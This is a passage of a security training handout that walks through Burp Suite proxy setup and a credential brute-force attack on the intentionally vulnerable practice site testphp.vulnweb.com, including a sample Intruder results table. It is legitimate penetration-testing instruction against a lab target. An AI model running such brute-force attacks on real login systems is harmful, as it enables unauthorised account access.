
**Step 3:**

Go to **Proxy** tab and check whether the '**Intercept**' toggle is set to "ON"




**Step 4:**

Verify whether the Interface is running and “on” toggle is checked


**Step 5:**

Now go to your browser setting -> network setting and enter ‘HTTP Proxy’ as **127.0.0.1** and **Port** as **8080**, and click use this proxy for all protocols. Click **ok** to save.



**Step 6:**

To verify the burp is running, visit <http://burp>



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## Demo 4 – Exploiting Vulnerable Website using BurpSuite

### Problem Statement

Intercept the traffic passed by the vulnerable website and perform a Brute force attack on this website to obtain the username and password.

### Solution

#### Step 1:

Now we are going to intercept a connection using BurpSuite, for that use the website


<http://testphp.vulnweb.com/login.php>



The screenshot shows the Acunetix acuart website. At the top, there's a navigation bar with links: home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. Below this is a search bar for 'art' with a 'go' button. A sidebar on the left contains links like 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', 'Links', and 'Security art'. The main content area has a login form with fields for 'Username' (containing 'test') and 'Password' (masked with dots), and a 'login' button. A message below the form states: 'You can also [signup here](#). Signup disabled. Please use the username **test** and the password **test**.'

#### Step 2:

Go to **intercept** tab in proxy






You can see the message is intercepted, with a forward and drop button on top,  
 Forward - This forward the request to server  
 Drop - Will drop the request

### Step 3:

Brute force hacking of password -


Now we are going to try brute force hacking using BurpSuite,  
 Right click on the **intercept** page and click **send to Intruder**



Once the request is received in intruder you will receive the above screen


### Step 4:

Select the positions (the variables you want to parameterize and exploit)  
 Select the attack type as "Cluster Bomb"



**Step 5:**


Go to **payload** tab and enter the usernames and password to try for that variable.  
First select payload 1 for username



Repeat step 5 for password again


**Step 6:**

Click on start attack



**Step 7:**

The attack will be successfully conducted by BurpSuite and the below screen should be displayed



The screenshot shows the 'Intruder attack1' window in Burp Suite. The 'Results' tab is selected, displaying a table of attack results. The table has columns for Request ID, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. The results show four requests, with the first and fourth having a status of 200, indicating a successful attack.

Requ...	Payload1	Payload2	Status	Error	Timeo...	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	6167	
1	demo	test	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
2	root	test	302	<input type="checkbox"/>	<input type="checkbox"/>	221	
3	test	test	200	<input type="checkbox"/>	<input type="checkbox"/>	6167	

Note - Status code 200 tells us that the correct username and password have been entered

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